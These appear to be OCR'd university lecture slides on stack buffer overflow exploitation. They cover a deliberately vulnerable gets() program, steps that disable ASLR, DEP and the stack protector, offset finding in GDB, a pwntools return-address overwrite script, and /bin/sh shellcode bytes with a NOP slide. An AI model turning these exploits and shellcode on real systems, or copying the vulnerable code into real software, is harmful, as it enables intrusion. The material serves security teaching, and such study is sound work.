
Class 8

CSC 472 Software Security
Stack Overflow (2)

Dr. Si Chen (schen@wcupa.edu)

Review

Stack Frame


Array
EBP
RET
A
B
Low Memory Addresses and Top of the Stack
High Memory Addresses and Bottom of the Stack

Overflow.c

```c
#include <stdio.h>
#include <string.h>

void hacked()
{
    puts("Hacked by Si Chen!!!!");
}

void return_input(void)
{
    char array[30];
    gets(array);
    printf("%s\n", array);
}

main()
{
    return_input();
    return 0;
}
```

```
[quake0day@quake0day-wcu ~]$ ./overflow
AAAAAAAAAA
AAAAAAAAAA
```

```
➜ ~ gcc overflow.c -o overflow -m32 -fno-stack-protector -zexecstack -no-pie
overflow.c: In function ‘return_input’:
overflow.c:12:2: warning: implicit declaration of function ‘gets’; did you mean ‘fgets’? [-Wimplicit-function-declaration]
  gets(array);
  ^~~~
  fgets
overflow.c: At top level:
overflow.c:16:1: warning: return type defaults to ‘int’ [-Wimplicit-int]
 main()
 ^~~~
/tmp/ccBZMTDt.o: In function `return_input':
overflow.c:(.text+0x45): warning: the `gets' function is dangerous and should not be used.
```


Buffer Overflow

- Common Unsafe C Functions

`gets(char *str)`	read line from standard input into str
`sprintf(char *str, char *format, ...)`	create str according to supplied format and variables
`strcat(char *dest, char *src)`	append contents of string src to string dest
`strcpy(char *dest, char *src)`	copy contents of string src to string dest
`vsprintf(char *str, char *fmt, va_list ap)`	create str according to supplied format and variables

PEDA – Python Exploit Development Assistance for GDB


```
gdb-peda$ disas hacked
Dump of assembler code for function hacked:
   0x08048456 <+0>:     push   ebp
   0x08048457 <+1>:     mov    ebp,esp
   0x08048459 <+3>:     push   ebx
   0x0804845a <+4>:     sub    esp,0x4
   0x0804845d <+7>:     call   0x80484e5 <__x86.get_pc_thunk.ax>
   0x08048462 <+12>:    add    eax,0x1b9e
   0x08048467 <+17>:    sub    esp,0xc
   0x0804846a <+20>:    lea    edx,[eax-0x1a90]
   0x08048470 <+26>:    push   edx
   0x08048471 <+27>:    mov    ebx,eax
   0x08048473 <+29>:    call   0x8048310 <puts@plt>
   0x08048478 <+34>:    add    esp,0x10
   0x0804847b <+37>:    nop
   0x0804847c <+38>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x0804847f <+41>:    leave
   0x08048480 <+42>:    ret
End of assembler dump.
```

Convert to **little endian format** (check slides ch02.pptx):

0x08048456 --> \x56\x84\x04\08


From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
  - The general idea is to overflow a buffer so that it overwrites the return address.



From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
  - The general idea is to overflow a buffer so that it overwrites the return address.



Protection: ASLR, DEP, Stack Protector, PIE

```
[quake0day-wcu quake0day]# echo 0 > /proc/sys/kernel/randomize_va_space
```

Shutdown ASLR (Address space layout randomization)

Shutdown Protections

```
➜ ~ gcc overflow.c -o overflow -m32 -fno-stack-protector -zexecstack -no-pie
overflow.c: In function ‘return_input’:
overflow.c:12:2: warning: implicit declaration of function ‘gets’; did you mean ‘fgets’? [-Wimplicit-function-declaration]
  gets(array);
  ^~~~
  fgets
overflow.c: At top level:
overflow.c:16:1: warning: return type defaults to ‘int’ [-Wimplicit-int]
 main()
 ^~~~
/tmp/ccBZMTDt.o: In function `return_input':
overflow.c:(.text+0x45): warning: the `gets' function is dangerous and should not be used.
```

-fno-stack-protector **Shutdown stack protector**
-z execstack **Shutdown DEP (Data Execution Prevention)**
-no-pie **Shutdown Position-independent executable**

Guessing Addresses

- Typically you need the source code so you can *estimate* the address of both the buffer and the return-address.

Figure out the Length of Dummy Characters

- pattern -- Generate, search, or write a cyclic pattern to memory
- What it does is generate a De Brujin Sequence of a specified length.
- A De Brujin Sequence is a sequence that has **unique n-length subsequences** at any of its points. In our case, we are interested in unique 4 length subsequences since we will be dealing with 32 bit registers.
- This is especially useful for **finding offsets** at which data gets written into registers.

```
root@a47c8c6104e5:/workdir/class8 # cyclic 100
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaav
aaawaaaxaaayaaa
```

In terminal, type "**cyclic 100**" is going to generate a De Brujin Sequence with length = 100

Figure out the Length of Dummy Characters

```
root@a47c8c6104e5:/workdir/class8 # cyclic 100 > string100
root@a47c8c6104e5:/workdir/class8 # cat string100
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaav
aaawaaaxaaayaaa#
```

First, generate a De Bruijn sequence of length 100 and save it to a file named 'string100'

```
root@a47c8c6104e5:/workdir/class8 # gdb overflow
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
88 commands loaded and 5 functions added for GDB 13.2 in 0.01ms using Python engine 3
.11
Reading symbols from overflow...
(No debugging symbols found in overflow)
gef➤  r < string100
```

Load the program into GDB, and when running it, pass the De Bruijn sequence stored in the 'string100' file as input to the program.

r < string100

Figure out the Length of Dummy Characters

```
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────────── registers ────
$eax   : 0x65
$ebx   : 0x616a6161 ("aaja"?)
$ecx   : 0xf7fa89b8  →  0x00000000
$edx   : 0x0
$esp   : 0xffffd4c0  →  "aamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaa[...]"
$ebp   : 0x616b6161 ("aaka"?)
$esi   : 0x08049210  →  <__libc_csu_init+0> endbr32
$edi   : 0xf7ffcba0  →  0x00000000
$eip   : 0x616c6161 ("aala"?)
$eflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction overflow RESUME virt
ualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
──────────────────────────────────────────────────────────────────────────────── stack ────
0xffffd4c0|+0x0000: "aamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaa[...]"    ← $e
sp
0xffffd4c4|+0x0004: "aanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa"
0xffffd4c8|+0x0008: "aaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa"
0xffffd4cc|+0x000c: "aapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa"
0xffffd4d0|+0x0010: "aaqaaaraaasaaataaauaaavaaawaaaxaaayaaa"
0xffffd4d4|+0x0014: "aaraaasaaataaauaaavaaawaaaxaaayaaa"
0xffffd4d8|+0x0018: "aasaaataaauaaavaaawaaaxaaayaaa"
0xffffd4dc|+0x001c: "aataaauaaavaaawaaaxaaayaaa"
──────────────────────────────────────────────────────────────────────────── code:x86:32 ────
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x616c6161
──────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "overflow", stopped 0x616c6161 in ?? (), reason: SIGSEGV
──────────────────────────────────────────────────────────────────────────── trace ────
gef➤
```

As anticipated, the program will crash.

At this point, we can examine the 4-byte string located inside the EIP register (0616c6161 aka “aala”).

Because this 4-byte substring is unique within the De Bruijn sequence, we can readily identify its corresponding offset by executing the following command:

```
gef➤  pattern offset $eip
[+] Searching for '61616c61'/'616c6161' with period=4
[+] Found at offset 42 (little-endian search) likely
gef➤
```

And, you can verify it by typing (in terminal not inside GDB):

```
root@a47c8c6104e5:/workdir/class8 # cyclic -l 0x616c6161
42
```

Use Pwntools to write Python Exploit Script

```python
from pwn import *

def main():

    p = process("./overflow")

    ret_address = 0x08048456
    payload = "A" * 42 + p32(ret_address)

    p.send(payload)

    p.interactive()

if __name__ == "__main__":
    main()

```

Shellcode

Shellcode is defined as a set of instructions injected and then executed by an exploited program. **Shellcode** is used to directly manipulate registers and the functionality of a exploited program.

Crafting Shellcode (the small program)

Example: Hello World

```
1   ;hello.asm
2   [SECTION .text]
3
4   global _start
5
6
7   _start:
8
9       jmp short ender
10
11      starter:
12
13      xor eax, eax    ;clean up the registers
14      xor ebx, ebx
15      xor edx, edx
16      xor ecx, ecx
17
18      mov al, 4       ;syscall write
19      mov bl, 1       ;stdout is 1
20      pop ecx         ;get the address of the string from the stack
21      mov dl, 5       ;length of the string
22      int 0x80
23
24      xor eax, eax
25      mov al, 1       ;exit the shellcode
26      xor ebx,ebx
27      int 0x80
28
29      ender:
30      call starter    ;put the address of the string on the stack
31      db 'hello'
```

hello.asm

Crafting Shellcode (the small program)

Example: Hello (hello.asm)

To compile it use nasm:

```
→ ~ nasm -f elf hello.asm
```

Use objdump to get the shellcode bytes:

```
[csc495@csc495-pc ~]$ objdump -d -M intel hello.o

hello.o:     file format elf32-i386


Disassembly of section .text:

00000000 <_start>:
   0:   eb 19                   jmp    1b <call_shellcode>

00000002 <shellcode>:
   2:   31 c0                   xor    eax,eax
   4:   b0 04                   mov    al,0x4
   6:   31 db                   xor    ebx,ebx
   8:   b3 01   ;syscall write  mov    bl,0x1
   a:   59      ;stdout is 1    pop    ecx
   b:   31 d2   ;get the address of the string from the stack
   d:   b2 0d   ;length of the string
   f:   cd 80                   int    0x80
  11:   31 c0                   xor    eax,eax
  13:   b0 01   ;exit the shellcode
  15:   31 db                   xor    ebx,ebx
  17:   b3 05                   mov    bl,0x5
  19:   cd 80                   int    0x80
```

Crafting Shellcode (the small program)

```
Disassembly of section .text:

00000000 <_start>:
   0:   eb 19                   jmp    1b <ender>

00000002 <starter>:
   2:   31 c0                   xor    eax,eax
   4:   31 db                   xor    ebx,ebx
   6:   31 d2                   xor    edx,edx
   8:   31 c9                   xor    ecx,ecx
   a:   b0 04                   mov    al,0x4
   c:   b3 01                   mov    bl,0x1
   e:   59                      pop    ecx
   f:   b2 05                   mov    dl,0x5
  11:   cd 80                   int    0x80
  13:   31 c0                   xor    eax,eax
  15:   b0 01                   mov    al,0x1
  17:   31 db                   xor    ebx,ebx
  19:   cd 80                   int    0x80

0000001b <ender>:
  1b:   e8 e2 ff ff ff          call   2 <starter>
  20:   68 65 6c 6c 6f          push   0x6f6c6c65
```

Extracting the bytes gives us the shellcode:

```
\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\xb2\x05\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\xff\x68\x65\x6c\x6c\x6f
```

Test Shellcode (test.c)

```
1 char code[] = "\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\xb2\x05\xcd"\
2               "\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\xff\x68\x65\x6c\x6c\x6f";
3 int main(int argc, char **argv)
4 {
5   int (*func)();
6   func = (int (*)()) code;
7   (int)(*func)();
8 }
```


```
➜ ~ gcc test.c -o test -fno-stack-protector -zexecstack -no-pie
➜ ~ ./test
hello%
```

Shellcode


- **Taking some shellcode from Aleph One's 'Smashing the Stack for Fun and Profit'**

```
shellcode =
("\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b" +
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd" +
"\x80\xe8\xdc\xff\xff\xff/bin/sh")
```

Finding a possible place to inject shellcode




Finding a possible place to inject shellcode



Use GDB to figure out the memory address of the beginning of the buffer

NOP slide



NOP

No Operation

Opcode	Mnemonic	Description
90	NOP	No operation.

NOP slide

- Most CPUs have a *No-Operation* instruction – it does nothing but advance the instruction pointer.
- Usually we can put a bunch of these ahead of our program (in the string).
- As long as the new return-address points to a NOP we are OK.

Estimating the stack size

- We can also guess at the location of the return address relative to the overflowed buffer.

- Put in a bunch of new return addresses!

Example: Overflow2.c

```c
#include <stdio.h>
#include <string.h>

void hacked()
{
        puts("Hacked by Si Chen!!!!");
}

void return_input(void)
{
        char array[50];
        gets(array);
        printf("%s\n", array);
}

main()
{
        return_input();
        return 0;
}
```

Find Return Address

```
root@e5a6194a574f:/workdir/class8 # python3 explot2_demo.py
    /* execve(path='/bin///sh', argv=['sh'], envp=0) */
    /* push b'/bin///sh\x00' */
    push 0x68
    push 0x732f2f2f
    push 0x6e69622f
    mov ebx, esp
    /* push argument array ['sh\x00'] */
    /* push 'sh\x00\x00' */
    push 0x1010101
    xor dword ptr [esp], 0x1016972
    xor ecx, ecx
    push ecx /* null terminate */
    push 4
    pop ecx
    add ecx, esp
    push ecx /* 'sh\x00' */
    mov ecx, esp
    xor edx, edx
    /* call execve() */
    push SYS_execve /* 0xb */
    pop eax
    int 0x80
```

Shellcode

```
00000000  6a 68 68 2f  2f 2f 73 68  2f 62 69 6e  89 e3 68 01  |jhh/|//sh|/bin|··h·|
00000010  01 01 01 81  34 24 72 69  01 01 31 c9  51 6a 04 59  |····|4$ri|··1·|Qj·Y|
00000020  01 e1 51 89  e1 31 d2 6a  0b 58 cd 80               |··Q·|·1·j|·X··|
0000002c
[+] Starting local process './overflow2': pid 478
[*] running in new terminal: ['/usr/bin/gdb', '-q', './overflow2', '478', '-x', '/tmp/pwnujf9gbxw.gdb']
[+] Waiting for debugger: Done
[*] Switching to interactive mode
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapa\xdejhh///sh/bin\x89\xe3h\x814$ri1\xc9Qj\x04\xe1Q\x89\xe11\xd2j\x0b
$
```

